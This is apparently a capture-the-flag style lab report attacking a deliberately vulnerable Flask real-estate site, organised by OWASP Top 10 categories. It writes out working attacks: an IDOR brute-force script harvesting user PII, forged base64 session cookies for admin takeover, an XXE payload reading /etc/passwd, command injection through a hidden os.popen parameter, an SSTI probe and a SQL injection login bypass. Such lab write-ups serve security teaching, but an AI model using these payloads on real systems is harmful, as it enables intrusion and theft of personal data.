

Pipe Dream's Real Estate

Lab Report

Sheerazalicybersec@gmail.com

2022-01-13



Pipe dreams real estate Flask

[A01:2021-Broken Access Control](#)

[A02:2021-Cryptographic Failures](#)

[A03:2021-Injection](#)

[A04:2021-Insecure Design](#)

[A05:2021-Security Misconfiguration](#)

[A06:2021-Vulnerable and Outdated Components](#)

[A07:2021-Identification and Authentication Failures](#)

[A08:2021-Software and Data Integrity Failures](#)

[A09:2021-Security Logging and Monitoring Failures](#)

[A10:2021-Server-Side Request Forgery](#)

[Bonus](#)

[XSS on the search](#)

A01:2021-Broken Access Control

lets click on super admin login button on the menu that brings us to [super-](#)

[admin/login/](#)

The screenshot shows a website header with a location icon and address '9051 Constra Incorporate, USA'. It includes social media links (Facebook, Twitter, Instagram, YouTube) and a search bar. Below the header is a dark navigation bar with links for HOME, COMPANY, PROJECTS, SERVICES, and CONTACT, along with a magnifying glass icon for search. The main content area has a heading 'Login as super admin'. It features two input fields: 'Username' and 'Password', both represented by empty text boxes. A yellow 'LOGIN' button is positioned below the password field. The entire form is enclosed in a horizontal black bar.

we are supposed to login as super admin lets see if badguy is a super admin or not.

Apparently bad guys is a super admin and we can see our users details such as email and pii like credit card number.

The screenshot shows a user profile page for 'BADGUY'. At the top, there's a header with the company logo, contact information (Call Us (+9) 847-291-4353, Email Us office@Constra.com, Global Certificate ISO 9001:2017), and a 'Get A Quote' button. Below the header is a navigation bar with links for HOME, COMPANY, PROJECTS, SERVICES, and CONTACT. A search bar is also present. The main content area displays the user's profile information: 'WELCOME BACK BADGUY', 'YOUR EMAIL IS: BADGUY@EXAMPLE.COM', and 'YOUR CREDIT CARD IS: 4242424242424242'. A message box says 'want login as Admin?'. At the bottom, there's a 'Recents:' section and a cookie table.

Name	Value	D...	P...	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
sessionid	eyJtC2VybmtZSI6ICJYWRndXkiLCAiGltZXN0YW1wIjogIlwMjItMDEtMTFUMDk...	1...	/	Session	97					Medium
csrfToken	i5My66PvELxf8kCuTKjkBPxG4rvAgp0HpVuHeY91soH5mEku1Prafp2kk3f21K7	1...	/	2022-12-...	73			Lax		Medium
ajs_anonymous_id	4b4448bd-745f-4974-a397-1e2846295a89	1...	/	2022-11-...	52			Lax		Medium

we can also see the same insecure sessionid that is in our cookies.

Looking at the url we see that the app have badguy at the end of the url.

The screenshot shows a user profile page for 'BADGUY'. The URL in the browser is '192.168.29.128:5000/super-admin/profile/badguy'. The page layout is identical to the previous one, displaying the user's profile information: 'WELCOME BACK BADGUY', 'YOUR EMAIL IS: BADGUY@EXAMPLE.COM', and 'YOUR CREDIT CARD IS: 4242424242424242'. A message box says 'want login as Admin?'. At the bottom, there's a 'Recents:' section and a cookie table.

Name	Value	D...	P...	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
sessionid	eyJtC2VybmtZSI6ICJYWRndXkiLCAiGltZXN0YW1wIjogIlwMjItMDEtMTFUMDk...	1...	/	Session	97					Medium
csrfToken	i5My66PvELxf8kCuTKjkBPxG4rvAgp0HpVuHeY91soH5mEku1Prafp2kk3f21K7	1...	/	2022-12-...	73			Lax		Medium
ajs_anonymous_id	4b4448bd-745f-4974-a397-1e2846295a89	1...	/	2022-11-...	52			Lax		Medium

This could be a direct object reference in the database lets try with our known username `admin.`

The screenshot shows a browser window with two tabs: 'Constra - Construction Html5' and 'Burp Suite'. The main content area displays a profile page for 'admin'. The URL is 'Not Secure | 192.168.29.128:5000/super-admin/profile/admin'. The page includes a logo for 'PIPE DREAMS', contact information (Call Us (+9) 847-291-4353, Email Us office@Constra.com), and a 'Global Certificate ISO 9001:2017'. A 'Get A Quote' button is also present.

The screenshot shows the navigation bar of the website. It includes links for 'HOME', 'COMPANY', 'PROJECTS', 'SERVICES', and 'CONTACT'. There is also a search icon.

Your Profile

WELCOME BACK ADMIN

YOUR EMAIL IS: ADMIN@EXAMPLE.COM

YOUR CREDIT CARD IS: 5252525252525252

want login as Admin?

Recents:

looks like the user is pulled based on a userobject passed in the url. Now we can see credit card number for admin too. lets try random username.

The screenshot shows a browser window with two tabs: 'Constra - Construction Html5' and 'Burp Suite'. The main content area displays a profile page for a random user. The URL is 'Not Secure | 192.168.29.128:5000/super-admin/profile/random'. The page includes a logo for 'PIPE DREAMS', contact information (Call Us (+9) 847-291-4353, Email Us office@Constra.com), and a 'Global Certificate ISO 9001:2017'. A 'Get A Quote' button is also present.

The screenshot shows the navigation bar of the website. It includes links for 'HOME', 'COMPANY', 'PROJECTS', 'SERVICES', and 'CONTACT'. There is also a search icon.

USER NOT FOUND

ABOUT US



Ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

WORKING HOURS

We work 7 days a week, every day excluding major holidays. Contact us if you have an emergency, with our Hotline and Contact form.

Monday - Friday: 10:00 - 16:00
Saturday: 12:00 - 15:00
Sunday and holidays: 09:00 - 12:00

SERVICES

- › Pre-Construction
- › General Contracting
- › Construction Management
- › Design and Build
- › Self-Perform Construction

Page returns user not found. We can easily brute-force and get PII for all most common users in the database with the script below.

```
import requests

url = "http://192.168.29.128:5000/super-admin/profile/"
filepath = 'usernames.txt'
with open(filepath) as fp:
    name = fp.readline()
    page = request.get(url + name)
```

```
if "USER NOT FOUND" not in page:  
    print(url + name)
```

A02:2021-Cryptographic Failures

If we go to the login page on [/login](#) we can find that there is login form lets try default credentials.

The screenshot shows the header of the website with a location pin icon and the text '9051 Constra Incorporate, USA'. On the right, there are social media icons for Facebook, Twitter, Instagram, and YouTube. Below the header is a navigation bar with links for HOME, COMPANY, PROJECTS, SERVICES, and CONTACT. A search icon is also present. The main content area contains a login form with fields for 'Username' and 'Password', and a 'LOGIN' button. The logo for 'PIPE DREAMS' is visible on the left side of the page.

Default credentials fail for us although now we can try the credentials we found on <http://192.168.29.128:5000/debug> those were `badguy : badguy`.

The screenshot shows the same website layout as before, but with a blacked-out header area. The main content area displays a 'WELCOME! BADGUY' message, indicating a successful login. A 'logout' link is visible at the bottom of the page.

We successfully logged in as badguy although if we inspect our cookies we see a session id assigned for our account.

The screenshot shows the Pipe Dreams website. At the top, there's a header with the address '9051 Constra Incorporate, USA'. Below the header is a navigation bar with links for 'HOME', 'COMPANY', 'PROJECTS', 'SERVICES', and 'CONTACT'. On the right side of the header, there are links for 'Call Us (+9) 847-291-4353', 'Email Us office@Constra.com', 'Global Certificate ISO 9001:2017', and a 'Get A Quote' button. The main content area has a dark background with white text. It says 'WELCOME! BADGUY' and includes a 'logout' link. Below this, there are three sections: 'ABOUT US' (with a logo), 'WORKING HOURS' (stating 'We work 7 days a week, every day excluding major holidays. Contact us if you have an emergency, with [redacted] Hotline and Contact form.'), and 'SERVICES' (listing 'Pre-Construction', 'General Contracting', 'Construction Management', and 'Design and Build').

At the bottom of the page, there's a developer tools screenshot showing the Application tab of the browser's developer console. It lists cookies under the 'Cookies' section. One cookie is highlighted: 'sessionid' with the value 'eyJ1c2VybmtZSI6ICJiYWRndXkiLCaidGltZXN0YWlwIjogIjIwMjItMDetMTFUMDc6NDU6MTUuOTIyNDU0In0='.

This looks too much like a base64 encoded text. lets try to decode it and figure out the contents.

```
sheerazali@Macbook-PwnMeow:~/Desktop
→ Desktop echoeyJ1c2VybmtZSI6ICJiYWRndXkiLCaidGltZXN0YWlwIjogIjIwMjItMDetMTFUMDc6NDU6MTUuOTIyNDU0In0= | base64 -d
{"username": "badguy", "timestamp": "2022-01-11T07:45:15.922454"}
→ Desktop echoeyJ1c2VybmtZSI6ICJiYWRndXkiLCaidGltZXN0YWlwIjogIjIwMjItMDetMTFUMDc6NDU6MTUuOTIyNDU0In0= | base64 -d > lol.txt
→ Desktop cat lol.txt
{"username": "badguy", "timestamp": "2022-01-11T07:45:15.922454"}
```

looks like session storage is storing a timestamp and username in the cookie's. Try to tamper the cookie and see if we can take over admin account assuming their account exist.

```
→ Desktop vim lol.txt
→ Desktop cat lol.txt
{"username": "admin", "timestamp": "2022-01-11T07:45:15.922454"}
→ Desktop base64 lol.txt
eyJ1c2VybmtZSI6ICJhZG1pbisICJ0aWllc3RhxAi0iAiMjAyMi0wMS0xMVQwNzo0NToxNS45MjI0NTQifQo=
→ Desktop
```

now lets replace the cookie in our dev tools and refresh the page.

9051 Constra Incorporate, USA

Call Us (+9) 847-291-4353 Email Us office@Constra.com Global Certificate ISO 9001:2017 Get A Quote

HOME COMPANY PROJECTS SERVICES CONTACT

WELCOME! ADMIN

logout

ABOUT US

We work 7 days a week, every day excluding major holidays. Contact us if you have an emergency, with our Hotline and Contact form.

Monday - Friday: 10:00 - 16:00 Saturday: 12:00 - 15:00

WORKING HOURS

SERVICES

Pre-Construction
General Contracting
Construction Management
Design and Build

Sources	Network	Performance	Memory	Application	Lighthouse					
C Filter										
Only show cookies with an issue										
Name	Value	D...	P...	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
sessionId	eyJ1c2VybmFtZSI6ICJhZG1pbilsICJ0aW1lc3RhbXAiOiAiMjAyMiQwMS0xMVQwN... eyJ1c2VybmFtZSI6ICJhZG1pbilsICJ0aW1lc3RhbXAiOiAiMjAyMiQwMS0xMVQwN...	1...	/	Session	97					Medium
csrfToken	i5My66PwELxf8kCuTKjkBPxG4mvAgp0HpVuHeY91soH5mEku1Prafp2kk3f21K7	1...	/	2022-12-...	73			Lax		Medium
ajs_anonymous_id	4b4448bd-745f-4974-a397-1e2846295a89	1...	/	2022-11-...	52			Lax		Medium

Successfully taken over admin account.

A03:2021-Injection

Once we login as badguy we can see there is a sitemap upload option for the app.

WELCOME! BADGUY

Upload sitemap for site: /site-map

Upload xml file

 No file selected.

SUBMIT


[logout](#)

ABOUT US	WORKING HOURS	SERVICES
	<p>We work 7 days a week, every day excluding major holidays. Contact us if you have an emergency, with our Hotline and Contact form.</p> <p>Monday - Friday: 10:00 - 16:00 Saturday: 12:00 - 15:00 Sunday and holidays: 09:00 - 12:00</p>	<ul style="list-style-type: none"> ➤ Pre-Construction ➤ General Contracting ➤ Construction Management ➤ Design and Build ➤ Self-Perform Construction
<p>Ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.</p>		

We can save the payload below as `sitemap.xml` and check if the app is using a vulnerable parser which lets us include external entities.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>http://127.0.0.1:8000/&xxe;</loc>
  </url>
</urlset>
```

Looks like we can now read the `/etc/passwd` file on the system so its vulnerable to XXE.




A04:2021-Insecure Design

Everything is insecurely designed from auth cookies to user input specified input in url multiple things are vulnerable.

A05:2021-Security Misconfiguration

Home page have a book an appointment form lets try some unexpected input and see how the website reacts to us.



APPOINTMENT
BOOK AN APPOINTMENT

Full Name

Budget

Description

SEND MESSAGE

\"Test'\\\"]

Trying the above payload we see that the application logic breaks and we can see the debug output seems like flask's debug is set to true which is a security misconfiguration and can lead to source code reveal.

```
File "/home/kali/Desktop/shaunproj/real-estate-flask-owasp-top-10/pages/a6.py", line 22, in appointment
    testparam = request.form.get("test")
    if(testparam):
        cmd = os.popen(testparam).read()
        return render_template("index.html", fullname=cmd)

age = int(request.form.get("budget", 0))
fullname = request.form.get('fullname')
new_age = 0
if age:
    new_age = age + 1
return render_template("index.html", budget=new_age, fullname=fullname)
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.
To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.
You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

We can now see the code that handles the post form.

```
@bp.route("/", methods=['POST'])
def appointment():
    # this is for older version of the budget bash script remove from production on ne
w solution with python.
    testparam = request.form.get("test")
    if(testparam):
        cmd = os.popen(testparam).read()
        return render_template("index.html", fullname=cmd)

age = int(request.form.get("budget", 0))
fullname = request.form.get('fullname')
new_age = 0
if age:
    new_age = age + 1
return render_template("index.html", budget=new_age, fullname=fullname)
```

above code reveals a test parameter which is passed to `os.popen` seems like developers used it for some sort of testing bash script that calculates the budget but it is to be removed soon but we can get code execution from it.

Lets do it.

Request to http://192.168.29.128:5000

Forward Drop Intercept is on Action Open Browser

Comment this item

HTTP/1.1

1 POST / HTTP/1.1
2 Host: 192.168.29.128:5000
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.29.128:5000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.29.128:5000/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: ajs_anonymous_id=d4448bd-745f-4974-a397-1e2846295a89; csrfToken=15My66PwELxf8kCuTkjKBXg4mVAgp0HpVuHeY91soH5Eku11Prapf2k3f21K7; debug=True; token=a55P9AAAACMBxAvC214L1wG3lzGvtLj0UjNuYyAx0TiUmtY4Lj15LjEyIDQ0N0dgPCavZxRjL3BhC3N3ZJ5f1FKULg==
14 Connection: close
15
16 fullname=test&budget=100&message=test&test=id

Intercept the request in burp and add the test parameter.

We see the output of the command on home page.

Full Name

Budget


Description

SEND MESSAGE


Hi uid=1000(kali) gid=1000(kali)
groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer),998(docker)
, We have got your appointment. We will contact you shortly

A06:2021-Vulnerable and Outdated Components


When we visit the home page of pipe dreams we see they usually work with real-estate business. There are multitude of functionality on the website but if we see on the menu bar there is a search button. lets click and see what is going on here.



lets search from `testsite`.



Search results say there is no results although lets test it further.



Our input is reflected on the page we can also see that the page returned a header

`X-Powered-By: Jinja 2.10`.

```

1 GET /search?name=dave HTTP/1.1
2 Host: 127.0.0.1:5000
3 User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 0
10
11

```

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 13237
4 X-Powered-By: Jinja 2.10
5 Server: Werkzeug/1.0.1 Python/3.9.2
6 Date: Wed, 12 Jan 2022 20:09:24 GMT
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11

```

A simple google search returns that this particular version of jinja is effected by ssti.
Lets try a simple ssti payload.

9051 Constra Incorporate, USA

Call Us
(+9) 847-291-4353

Email Us
office@Constra.com

Global Certificate
ISO 9001:2017

Get A Quote

HOME COMPANY PROJECTS SERVICES CONTACT

Search:
{(7+7)}

YOU SEARCHED FOR 14:


Oops! we couldn't find what you are looking for

We can see that the page returns 14 which is $7+7$ calculated this confirms our theory.


This can be exploited further to get a reverse shell using python reverse shell.

A07:2021-Identification and Authentication Failures

If we look at the login much further with a closer look if try logging in with `'admin' or '1'='1' --`




We can bypass authentication with above payload easily and get to teh admin page.



A08:2021-Software and Data Integrity Failures

Another route that can only be found via gobuster is `/debug` visiting the page we see debug is only accessible by the admin.



Only admin can access this page

Intercepting the request to `/debug` we see that we get redirected to `/debug/denied`.

The screenshot shows a proxy tool interface with two panes: Request and Response.

Request:

```

1 GET /debug/ HTTP/1.1
2 Host: 192.168.29.128:5000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/96.0.4664.93 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8 application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9,en;q=0.8
11 Content-Length: 21
12 Connection: close
13

```

Response:

```

1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 233
4 Location: http://192.168.29.128:5000/debug/denied
5 Expires: Only admin can see this page
6 Set-Cookie: token=gASVIAMAAAAACMDHBhZ2VzLnBpY2tsZZSMCFRlc3RVc2VylJ0UKYGULg==; Expires=Sat,
30-Apr-2022 12:32:16 GMT; Path/
7 Server: Werkzeug/1.0.1 Python/3.9.2
8 Date: Tue, 11 Jan 2022 16:59:26 GMT
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
11 <title>
12   Redirecting...
13 </title>
14 <h1>
15   Redirecting...
16 </h1>
17 <p>
18   You should be redirected automatically to target URL: <a href="/debug/denied">
19     /debug/denied
20   </a>
21   If not click the link.
22

```

We also see that the page is setting a cookie from server side before redirecting us to `/denied`.

It appears to be a base64 decode. We copy that and try to decode it.

```

~ echo gASVIAMAAAAACMDHBhZ2VzLnBpY2tsZZSMCFRlc3RVc2VylJ0UKYGULg== | base64 -d
~ pages.pickle[TestUser]

```

It appears to be binary data where the strings `introduction.view` and `Testuser` can be observed, while the latter is our current username. It is possible that this is a

serialized python pickle, which is used to convert objects to bytes for storage and transmission.

